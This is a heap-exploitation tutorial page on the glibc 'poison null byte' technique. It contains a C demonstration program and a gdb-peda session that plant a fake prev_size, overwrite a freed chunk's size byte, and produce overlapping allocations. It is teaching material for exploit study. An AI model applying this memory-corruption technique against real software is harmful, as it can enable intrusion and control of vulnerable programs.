
Poison null byte[English]

List

Poison null byte

- This exploit technique is if can store a null byte in the "size" of the free chunk and which can be used if the changed size becomes a valid size.
- For example as follows allocate memory of size 0x80, 0x200, 0x80.
  - Store 0x200 in 0x602290 and free the second memory.
  - Overwrite a null byte to "size" of this chunk.
  - The chunk will then be 0x200 in size.
- Request to malloc() the fourth and fifth(size is 0x80) memory allocations.
  - The allocator checks the size of the free chunks and ensures that the chunks are large enough to allocate the memory requested.
  - Because the chunk is 0x200 in size, it is large enough to allocate the requested memory.
  - Since the value stored in the "size" of that chunk is 0x200, it is large enough to allocate the requested memory.
- If you release the fourth memory and release the third memory, the allocator sets the next chunk of the third chunk to the top chunk.
  - And since the value of prev_size is 0x210, the address of the top chunk is 0x602090.
  - This puts the Top chunk in front of the fifth memory.
- The memory returned by requesting a memory allocation of size 0x280 overlaps with the 5th memory.



- When an allocator removes a chunk from the list, it checks to see if the value stored in the chunk's "size" and the next chunk's "prev_size" are the same.
  - In the previous example, we also saved the prev_size (0x200) value at 0x602290 to bypass the code.

malloc.c

```
/* Take a chunk off a bin list */
#define unlink(AV, P, BK, FD) {                                            \
    if (__builtin_expect (chunksize(P) != prev_size (next_chunk(P)), 0))      \
      malloc_printerr (check_action, "corrupted size vs. prev_size", P, AV);  \
    FD = P->fd;                                                            \
    BK = P->bk;                                                            \
```

- https://sourceware.org/git/?p=glibc.git;a=blob;f=malloc/malloc.c;h=994a23248e258501979138f3b07785045a60e69f;hb=17f487b7afa7cd6c316040f3e6c86dc96b2eec30#l1377

- If the two values are not the same, an error is output as shown below.

```
lazenca0x0@ubuntu:~/Book$ ./Poison_Null_byte
*** Error in `./Poison_Null_byte': corrupted size vs. prev_size: 0x00000000021ff090 ***
======= Backtrace: =========
/lib/x86_64-linux-gnu/libc.so.6(+0x777e5)[0x7f9f45eb47e5]
/lib/x86_64-linux-gnu/libc.so.6(+0x82aec)[0x7f9f45ebfaec]
/lib/x86_64-linux-gnu/libc.so.6(__libc_malloc+0x54)[0x7f9f45ec1184]
./Poison_Null_byte[0x40069b]
/lib/x86_64-linux-gnu/libc.so.6(__libc_start_main+0xf0)[0x7f9f45e5d830]
./Poison_Null_byte[0x400579]
======= Memory map: ========
...
Aborted (core dumped)
lazenca0x0@ubuntu:~/Book$
```

Example

- This code requests malloc () the three (0x80,0x200,0x80) memory allocations.
    - Store the Fake prev_size value in *(buf2 + 0x1f0).
    - buf2 Frees the area and overwrite the last 1 byte to null in the data stored in the chunk "size".(0x211 → 0x200)
    - Request malloc() for two memory allocations.
    - The size is the size (0x80) that can be created in the area of the changed free chunk.
    - Free buf4, also free buf3.
    - Request a memory allocation of size 0x280 to malloc ().
    - Fill the character 'B' to the memory pointed to by buf6.
    - Then print the data in the memory pointed to by buf3.

poison_null_byte.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <malloc.h>
#include <unistd.h>

int main()
{
    unsigned long *buf1 = malloc(0x80);
    unsigned long *buf2 = malloc(0x200);
    unsigned long *buf3 = malloc(0x80);

    *(buf2 + 0x1f0)= 0x200;

    free(buf2);

    read(STDIN_FILENO,buf2,0x82);

    char *buf4 = malloc(0x80);
    char *buf5 = malloc(0x80);

    memset(buf5,'A',0x80);

    free(buf4);
    free(buf3);

    char *buf6 = malloc(0x280);
    memset(buf6,'B',0x280);
    fprintf(stderr,"buf5 : %s\n", (char *)buf5);
}
```

- Check the address of the allocated memory at 0x400658, 0x400666, 0x400674.
    - Check for fake prev_size at 0x400682.
    - Check for chunks freed at 0x400695 and see the change in the value stored at "size" for that chunk at 0x40069f.
    - Check the address of the additional memory allocated at 0x4006ac, 0x4006ba.
    - Check the data populated in the last allocated area at 0x4006d4.
    - Check the changes after freeing memory at 0x4006e0 and 0x4006e7.
    - Check the address of the last allocated memory at 0x4006f6.

Breakpoints

```
lazenca0x0@ubuntu:~/Book$ gcc -o poison_null_byte poison_null_byte.c
lazenca0x0@ubuntu:~/Book$ gdb -q ./poison_null_byte
Reading symbols from ./poison_null_byte...(no debugging symbols found)...done.
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x0000000000400646 <+0>:     push   rbp
   0x0000000000400647 <+1>:     mov    rbp,rsp
   0x000000000040064a <+4>:     sub    rsp,0x30
   0x000000000040064e <+8>:     mov    edi,0x80
   0x0000000000400653 <+13>:     call   0x400530 <malloc@plt>
   0x0000000000400658 <+18>:     mov    QWORD PTR [rbp-0x30],rax
   0x000000000040065c <+22>:     mov    edi,0x200
   0x0000000000400661 <+27>:     call   0x400530 <malloc@plt>
   0x0000000000400666 <+32>:     mov    QWORD PTR [rbp-0x28],rax
   0x000000000040066a <+36>:     mov    edi,0x80
   0x000000000040066f <+41>:     call   0x400530 <malloc@plt>
   0x0000000000400674 <+46>:     mov    QWORD PTR [rbp-0x20],rax
   0x0000000000400678 <+50>:     mov    rax,QWORD PTR [rbp-0x28]
   0x000000000040067c <+54>:     add    rax,0x1f0
   0x0000000000400682 <+60>:     mov    QWORD PTR [rax],0x200
   0x0000000000400689 <+67>:     mov    rax,QWORD PTR [rbp-0x28]
   0x000000000040068d <+71>:     mov    rdi,rax
   0x0000000000400690 <+74>:     call   0x4004f0 <free@plt>
   0x0000000000400695 <+79>:     mov    rax,QWORD PTR [rbp-0x30]
```

```
   0x0000000000400699 <+83>:        add    rax,0x88
   0x000000000040069f <+89>:        mov    BYTE PTR [rax],0x0
   0x00000000004006a2 <+92>:        mov    edi,0x80
   0x00000000004006a7 <+97>:        call   0x400530 <malloc@plt>
   0x00000000004006ac <+102>:        mov    QWORD PTR [rbp-0x18],rax
   0x00000000004006b0 <+106>:        mov    edi,0x80
   0x00000000004006b5 <+111>:        call   0x400530 <malloc@plt>
   0x00000000004006ba <+116>:        mov    QWORD PTR [rbp-0x10],rax
   0x00000000004006be <+120>:        mov    rax,QWORD PTR [rbp-0x10]
   0x00000000004006c2 <+124>:        mov    edx,0x80
   0x00000000004006c7 <+129>:        mov    esi,0x41
   0x00000000004006cc <+134>:        mov    rdi,rax
   0x00000000004006cf <+137>:        call   0x400500 <memset@plt>
   0x00000000004006d4 <+142>:        mov    rax,QWORD PTR [rbp-0x18]
   0x00000000004006d8 <+146>:        mov    rdi,rax
   0x00000000004006db <+149>:        call   0x4004f0 <free@plt>
   0x00000000004006e0 <+154>:        mov    rax,QWORD PTR [rbp-0x20]
   0x00000000004006e4 <+158>:        mov    rdi,rax
   0x00000000004006e7 <+161>:        call   0x4004f0 <free@plt>
   0x00000000004006ec <+166>:        mov    edi,0x280
   0x00000000004006f1 <+171>:        call   0x400530 <malloc@plt>
   0x00000000004006f6 <+176>:        mov    QWORD PTR [rbp-0x8],rax
   0x00000000004006fa <+180>:        mov    rax,QWORD PTR [rbp-0x8]
   0x00000000004006fe <+184>:        mov    edx,0x280
   0x0000000000400703 <+189>:        mov    esi,0x42
   0x0000000000400708 <+194>:        mov    rdi,rax
   0x000000000040070b <+197>:        call   0x400500 <memset@plt>
   0x0000000000400710 <+202>:        mov    rax,QWORD PTR [rip+0x200949]        # 0x601060 <stderr@@GLIBC_2.2.5>
   0x0000000000400717 <+209>:        mov    rdx,QWORD PTR [rbp-0x10]
   0x000000000040071b <+213>:        mov    esi,0x4007c4
   0x0000000000400720 <+218>:        mov    rdi,rax
   0x0000000000400723 <+221>:        mov    eax,0x0
   0x0000000000400728 <+226>:        call   0x400520 <fprintf@plt>
   0x000000000040072d <+231>:        mov    eax,0x0
   0x0000000000400732 <+236>:        leave
   0x0000000000400733 <+237>:        ret
End of assembler dump.
gdb-peda$ b *0x0000000000400658
Breakpoint 1 at 0x400658
gdb-peda$ b *0x0000000000400666
Breakpoint 2 at 0x400666
gdb-peda$ b *0x0000000000400674
Breakpoint 3 at 0x400674
gdb-peda$ b *0x0000000000400682
Breakpoint 4 at 0x400682
gdb-peda$ b *0x0000000000400695
Breakpoint 5 at 0x400695
gdb-peda$ b *0x000000000040069f
Breakpoint 6 at 0x40069f
gdb-peda$ b *0x00000000004006ac
Breakpoint 7 at 0x4006ac
gdb-peda$ b *0x00000000004006ba
Breakpoint 8 at 0x4006ba
gdb-peda$ b *0x00000000004006d4
Breakpoint 9 at 0x4006d4
gdb-peda$ b *0x00000000004006e0
Breakpoint 10 at 0x4006e0
gdb-peda$ b *0x00000000004006e7
Breakpoint 11 at 0x4006e7
gdb-peda$ b *0x00000000004006f6
Breakpoint 12 at 0x4006f6
gdb-peda$
```

- The pointer returned in buf1 is 0x602010, the pointer returned in buf2 is 0x6020a0, and the pointer returned in buf3 is 0x6022b0.

Allocated chunks

```
gdb-peda$ r
Starting program: /home/lazenca0x0/Book/poison_null_byte

Breakpoint 1, 0x0000000000400658 in main ()
gdb-peda$ i r rax
rax            0x602010        0x602010
gdb-peda$ c
Continuing.

Breakpoint 2, 0x0000000000400666 in main ()
gdb-peda$ i r rax
rax            0x6020a0        0x6020a0
gdb-peda$ c
Continuing.

Breakpoint 3, 0x0000000000400674 in main ()
gdb-peda$ i r rax
rax            0x6022b0        0x6022b0
gdb-peda$
```

- Store the fake prev_size (0x200) at 0x602290.
    - 0x602290 is 0x200bytes away from mchunkprt in buf2.

Store fake prev_size in memory

```
gdb-peda$ c
Continuing.

Breakpoint 4, 0x0000000000400682 in main ()
gdb-peda$ x/i $rip
=> 0x400682 <main+60>:        mov    QWORD PTR [rax],0x200
gdb-peda$ i r rax
rax            0x602290        0x602290
gdb-peda$ p/x 0x6020a0 - 0x10 + 0x200
$2 = 0x602290
gdb-peda$
```

- When the memory pointed to by buf2 is freed, the chunk is placed in the Unsorted bin.
    - Overwrites the last 1 byte of 0x00 (null) in the data stored in the "size" of that chunk.
    - This causes the chunk to be 0x200 in size.

Overwrite 1 byte (0x00) in the Size of the free chunk.

```
gdb-peda$ c
Continuing.

Breakpoint 5, 0x0000000000400695 in main ()
gdb-peda$ p main_arena.bins[0]
$3 = (mchunkptr) 0x602090
gdb-peda$ p main_arena.bins[1]
$4 = (mchunkptr) 0x602090
gdb-peda$ p main_arena.bins[0].size
$8 = 0x211
gdb-peda$ c
Continuing.

Breakpoint 6, 0x000000000040069f in main ()
gdb-peda$ x/i $rip
=> 0x40069f <main+89>:        mov    BYTE PTR [rax],0x0
gdb-peda$ i r rax
rax            0x602098        0x602098
gdb-peda$ x/bx 0x602098
0x602098:        0x11
gdb-peda$ ni

0x00000000004006a2 in main ()
gdb-peda$ x/2gx 0x6020a0 - 0x10
0x602090:        0x0000000000000000        0x0000000000000200
gdb-peda$ p main_arena.bins[0].size
$9 = 0x200
gdb-peda$
```

- The memory address assigned to buf4 is 0x6020a0 and the address assigned to buf5 is 0x602130.
    - The memory is allocated by dividing the chunk of freed buf2.
    - The letter 'A' has been filled in area 0x602130.

Reallocated chunk

```
gdb-peda$ c
Continuing.

Breakpoint 7, 0x00000000004006ac in main ()
gdb-peda$ i r rax
rax            0x6020a0        0x6020a0
gdb-peda$ c
Continuing.

Breakpoint 8, 0x00000000004006ba in main ()
gdb-peda$ i r rax
rax            0x602130        0x602130
gdb-peda$ c
Continuing.

Breakpoint 9, 0x00000000004006d4 in main ()
gdb-peda$ x/20gx 0x602130
0x602130:        0x4141414141414141        0x4141414141414141
0x602140:        0x4141414141414141        0x4141414141414141
0x602150:        0x4141414141414141        0x4141414141414141
0x602160:        0x4141414141414141        0x4141414141414141
0x602170:        0x4141414141414141        0x4141414141414141
0x602180:        0x4141414141414141        0x4141414141414141
0x602190:        0x4141414141414141        0x4141414141414141
0x6021a0:        0x4141414141414141        0x4141414141414141
0x6021b0:        0x0000000000000000        0x00000000000000e1
0x6021c0:        0x00007ffff7dd1b78        0x00007ffff7dd1b78
gdb-peda$
```

- After freeing the memory allocated for buf4, the top chunk becomes 0x602330.
    - And if we release the memory allocated to buf3, the top chunk becomes 0x602090.
    - This is where the size of the free chunk(buf4 → size) was stored.

Check the Top chunks for changes

```
gdb-peda$ c
Continuing.

Breakpoint 10, 0x00000000004006e0 in main ()
gdb-peda$ p main_arena.top
$5 = (mchunkptr) 0x602330
gdb-peda$ c
Continuing.

Breakpoint 11, 0x00000000004006e7 in main ()
gdb-peda$ x/i $rip
=> 0x4006e7 <main+161>:        call   0x4004f0 <free@plt>
gdb-peda$ i r rdi
rdi            0x6022b0        0x6022b0
gdb-peda$ ni

0x00000000004006ec in main ()
gdb-peda$ p main_arena.top
$6 = (mchunkptr) 0x602090
gdb-peda$
```

- Request malloc() the memory allocation of size 0x280, it will return 0x6020a0.
    - The memory size is 0x290, and the memory area and the memory area pointed to by buf5 overlap.

Allocate memory with size 0x280

```
gdb-peda$ c
Continuing.

Breakpoint 12, 0x00000000004006f6 in main ()
gdb-peda$ i r rax
rax            0x6020a0        0x6020a0
gdb-peda$ p/x 0x6020a0 + 0x290
$7 = 0x602330
gdb-peda$ x/2gx 0x6020a0 - 0x10
0x602090:       0x0000000000000000      0x0000000000000291
gdb-peda$
```

- The character 'B' is filled in the memory pointed to by buf6, and these characters are also filled in the memory pointed to by buf5.

```
gdb-peda$ c
Continuing.
buf5 :
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
[Inferior 1 (process 6193) exited normally]
Warning: not running
gdb-peda$
```

Related information

- https://github.com/shellphish/how2heap
- http://www.contextis.com/documents/120/Glibc_Adventures-The_Forgotten_Chunks.pdf
- https://sourceware.org/git/?p=glibc.git;a=blob;f=malloc/malloc.c;h=54e406bcb67478179c9d46e72b63251ad951f356;hb=HEAD#l1404